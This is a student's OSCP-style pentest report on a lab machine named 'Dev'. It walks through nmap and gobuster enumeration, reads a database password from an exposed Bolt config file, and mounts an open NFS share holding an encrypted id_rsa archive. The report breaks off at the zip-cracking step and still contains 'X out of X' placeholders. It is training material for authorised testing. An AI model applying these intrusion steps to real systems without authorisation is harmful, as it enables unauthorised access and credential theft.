Road To Offensive Security Certified Professional

Pentest Report

aymanrayan.kissami@gmail.com, OSID: XXXX

2022-10-27

Contents

1 Dev Pentensting Report




Figure 1.1: Dev

1.1 Introduction

In this linux machine we will try to compromise it by looking into a mounted file and try to crack it to get potential credentials .

1.2 Objective

The objective of this assessment is to perform an internal penetration test against the Box. The Pentester is tasked with following methodical approach in obtaining access to the objective goals. This test should simulate an actual penetration test and how you would start from beginning to end, including the overall report.

1.3 Requirements

The Pentester will be required to fill out this penetration testing report fully and to include the following sections:

- Overall High-Level Summary and Recommendations (non-technical)
- Methodology walkthrough and detailed outline of steps taken
- Each finding with included screenshots, walkthrough, sample code, and proof.txt if applicable
- Any additional items that were not included

2 High-Level Summary

I was tasked with performing an internal penetration test towards this Box. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate Offensive Security's internal systems - the THINC.local domain. My overall objective was to evaluate the network, identify systems, and exploit flaws while reporting the findings back to Offensive Security.

When performing the internal penetration test, there were several alarming vulnerabilities that were identified on the Box. During the testing, I had administrative level access to the system. The full box was successfully exploited and access granted. These systems as well as a brief description on how access was obtained are listed below:

- 192.168.119.135(Dev) - Sensitive information disclosure , local file inclusion

2.1 Recommendations

I recommend patching the vulnerabilities identified during the testing to ensure that an attacker cannot exploit these systems in the future. One thing to remember is that these systems require frequent patching and once patched, should remain on a regular patch program to protect additional vulnerabilities that are discovered at a later date.

3 Methodologies

I utilized a widely adopted approach to performing penetration testing that is effective in testing how well the Offensive Security Exam environments is secured. Below is a breakout of how I was able to identify and exploit the variety of systems and includes all individual vulnerabilities found.

3.1 Information Gathering

The information gathering portion of a penetration test focuses on identifying the scope of the penetration test. During this penetration test, I was tasked with exploiting the exam network. The specific IP addresse was:

Box IP

- 192.168.119.135

3.2 Penetration

The penetration testing portions of the assessment focus heavily on gaining access to a variety of systems. During this penetration test, I was able to successfully gain access to **X** out of the **X** systems.


3.2.1 System IP:192.168.119.135

3.2.1.1 Service Enumeration

The service enumeration portion of a penetration test focuses on gathering information about what services are alive on a system or systems. This is valuable for an attacker as it provides detailed information on potential attack vectors into a system. Understanding what applications are running on the system gives an attacker needed information before performing the actual penetration test. In some cases, some ports may not be listed.

Server IP Address	Ports Open
192.168.119.135	**TCP**:80,22,111,2049,8080,37999,39595,53585,54007 **UDP**:

Nmap Scan Results




```
┌──(root💀 kali)-[~/MyPentestLab/HTB_Boxes/HTB_Dev]
└─# nmap -A -p22,80,111,2049,8080,37999,39595,53585,54007 192.168.119.135
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-29 12:58 EDT
Nmap scan report for 192.168.119.135
Host is up (0.0026s latency).

PORT      STATE SERVICE  VERSION
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 bd:96:ec:08:2f:b1:ea:06:ca:fc:46:8a:7e:8a:e3:55 (RSA)
|   256 56:32:3b:9f:48:2d:e0:7e:1b:df:20:f8:03:60:56:5e (ECDSA)
|_  256 95:dd:20:ee:6f:01:b6:e1:43:2e:3c:f4:38:03:5b:36 (ED25519)
80/tcp    open  http     Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: Bolt - Installation error
111/tcp   open  rpcbind  2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100003  3           2049/udp   nfs
|   100003  3           2049/udp6  nfs
|   100003  3,4         2049/tcp   nfs
|   100003  3,4         2049/tcp6  nfs
|   100005  1,2,3      37591/udp   mountd
|   100005  1,2,3      46387/udp6  mountd
|   100005  1,2,3      53585/tcp   mountd
|   100005  1,2,3      60847/tcp6  mountd
|   100021  1,3,4      36590/udp6  nlockmgr
|   100021  1,3,4      39595/tcp   nlockmgr
|   100021  1,3,4      46291/tcp6  nlockmgr
|   100021  1,3,4      59532/udp   nlockmgr
|   100227  3           2049/tcp   nfs_acl
|   100227  3           2049/tcp6  nfs_acl
|   100227  3           2049/udp   nfs_acl
|_  100227  3           2049/udp6  nfs_acl
2049/tcp  open  nfs_acl  3 (RPC #100227)
8080/tcp  open  http     Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
| http-open-proxy: Potentially OPEN proxy.
|_Methods supported:CONNECTION
|_http-title: PHP 7.3.27-1~deb10u1 - phpinfo()
37999/tcp open  mountd   1-3 (RPC #100005)
39595/tcp open  nlockmgr 1-4 (RPC #100021)
53585/tcp open  mountd   1-3 (RPC #100005)
54007/tcp open  mountd   1-3 (RPC #100005)
MAC Address: 00:0C:29:87:A5:10 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 cl
osed port
Aggressive OS guesses: Linux 2.6.32 (96%), Linux 3.2 - 4.9 (96%), Linux 2.6.32 - 3.10 (96%),
 Linux 4.15 - 5.6 (96%), Linux 5.3 - 5.4 (96%), Linux 5.0 - 5.3 (95%), LG Bp430 Blu-ray Play
er (95%), Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (
94%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
```

Figure 3.1: Fast Scan

– we can see that there is a webservice running on port 80 and 8080 so as 2049 nfs service which is a file share service open think of it like smb

HTTP



Bolt - Installation error

You've (probably) installed Bolt in the wrong folder.

It's recommended to install Bolt outside the so-called web root, because this is generally seen as 'best practice', and it is good for overall security. The reason you are seeing this page, is that your web server is currently serving the incorrect folder as 'web root'. Or, to put it the other way around: This file should not be visible.

The current folder is: `/var/www/html/`.

The best and easiest fix for this, is to configure the webserver to use `/var/www/html/public/` as the 'document root'.

Alternatively, move everything 'up' one level. So instead of extracting the `.zip` or `.tgz` file in this folder, extract it in `/var/www/` instead. If you do this, you must edit the `.bolt.yml` file as follows, so it use the correct folder.


```
paths:
    web: "%site%/html
"
```

TIP: copy this snippet *now*, because you won't see it anymore, after moving the files.

If these options aren't possible for you, please consult the documentation on Installing Bolt, as well as the page on Troubleshooting 'Outside of the web root' .

Figure 3.2: HTTP

–> Looks like its a bolt cms error page



PHP Version 7.3.27-1~deb10u1

System	Linux dev 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64
Build Date	Feb 13 2021 16:31:40
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.3/apache2
Loaded Configuration File	/etc/php/7.3/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/7.3/apache2/conf.d
Additional .ini files parsed	/etc/php/7.3/apache2/conf.d/10-mysqlnd.ini, /etc/php/7.3/apache2/conf.d/10-opcache.ini, /etc/php


Figure 3.3: HTTP

– we have a default phpinfo page

– we can see Information disclosure (apache version)

Gobuster


– we will try to bruteforce both of the webservices



```
┌──(root💀kali)-[~]
└─# gobuster dir -u http://192.168.119.135 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.119.135
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2022/10/29 13:01:50 Starting gobuster in directory enumeration mode
===============================================================
/public               (Status: 301) [Size: 319] [--> http://192.168.119.135/public/]
/src                  (Status: 301) [Size: 316] [--> http://192.168.119.135/src/]
/app                  (Status: 301) [Size: 316] [--> http://192.168.119.135/app/]
/vendor               (Status: 301) [Size: 319] [--> http://192.168.119.135/vendor/]
/extensions           (Status: 301) [Size: 323] [--> http://192.168.119.135/extensions/]
/server-status        (Status: 403) [Size: 280]

===============================================================
└─# gobuster dir -u http://192.168.119.135:8080  -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.119.135:8080
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2022/10/29 13:02:00 Starting gobuster in directory enumeration mode
===============================================================
/dev                  (Status: 301) [Size: 323] [--> http://192.168.119.135:8080/dev/]
/server-status        (Status: 403) [Size: 282]
```

Figure 3.4: gobuster


– we found a potential credentials in the /app/config/config.yml file



```
#
# If you're trying out Bolt, just keep it set to
database:
    driver: sqlite
    databasename: bolt
    username: bolt
    password: I_love_java

# The name of the website
sitename: A sample site
payoff: The amazing payoff goes here
```

Figure 3.5: creds

=> let’s see the nfs mounted share



```
┌──(root💀kali)-[~/MyPentestLab/HTB_Boxes/HTB_Dev]
└─# showmount -e 192.168.119.135
Export list for 192.168.119.135:
/srv/nfs 172.16.0.0/12,10.0.0.0/8,192.168.0.0/16

┌──(root💀kali)-[~/MyPentestLab/HTB_Boxes/HTB_Dev]
└─# mount 10.10.98.191:/var ~/MyPentestLab/HTB_Boxes/HTB_Dev/mnt
^C

┌──(root💀kali)-[~/MyPentestLab/HTB_Boxes/HTB_Dev]
└─# mount 192.168.119.135:/srv/nfs  ~/MyPentestLab/HTB_Boxes/HTB_Dev/mnt

┌──(root💀kali)-[~/MyPentestLab/HTB_Boxes/HTB_Dev]
└─# cd mnt

┌──(root💀kali)-[~/MyPentestLab/HTB_Boxes/HTB_Dev/mnt]
└─# ls
save.zip

┌──(root💀kali)-[~/MyPentestLab/HTB_Boxes/HTB_Dev/mnt]
└─# unzip save.zip
Archive:  save.zip
[save.zip] id_rsa password:
```

Figure 3.6: hash

=> showmount -e // we are just going to list the mounted fileshaare , we are going to mount and see what we can do with this directory mounted so in order to do so we need to make a directory to mount to »mkdir dev/mnt » mount -t nfs :/srv/nfs dev/mnt // nfs is the type and we called out the ip and the file mounted and put it in the mnt directory

fcrackzip


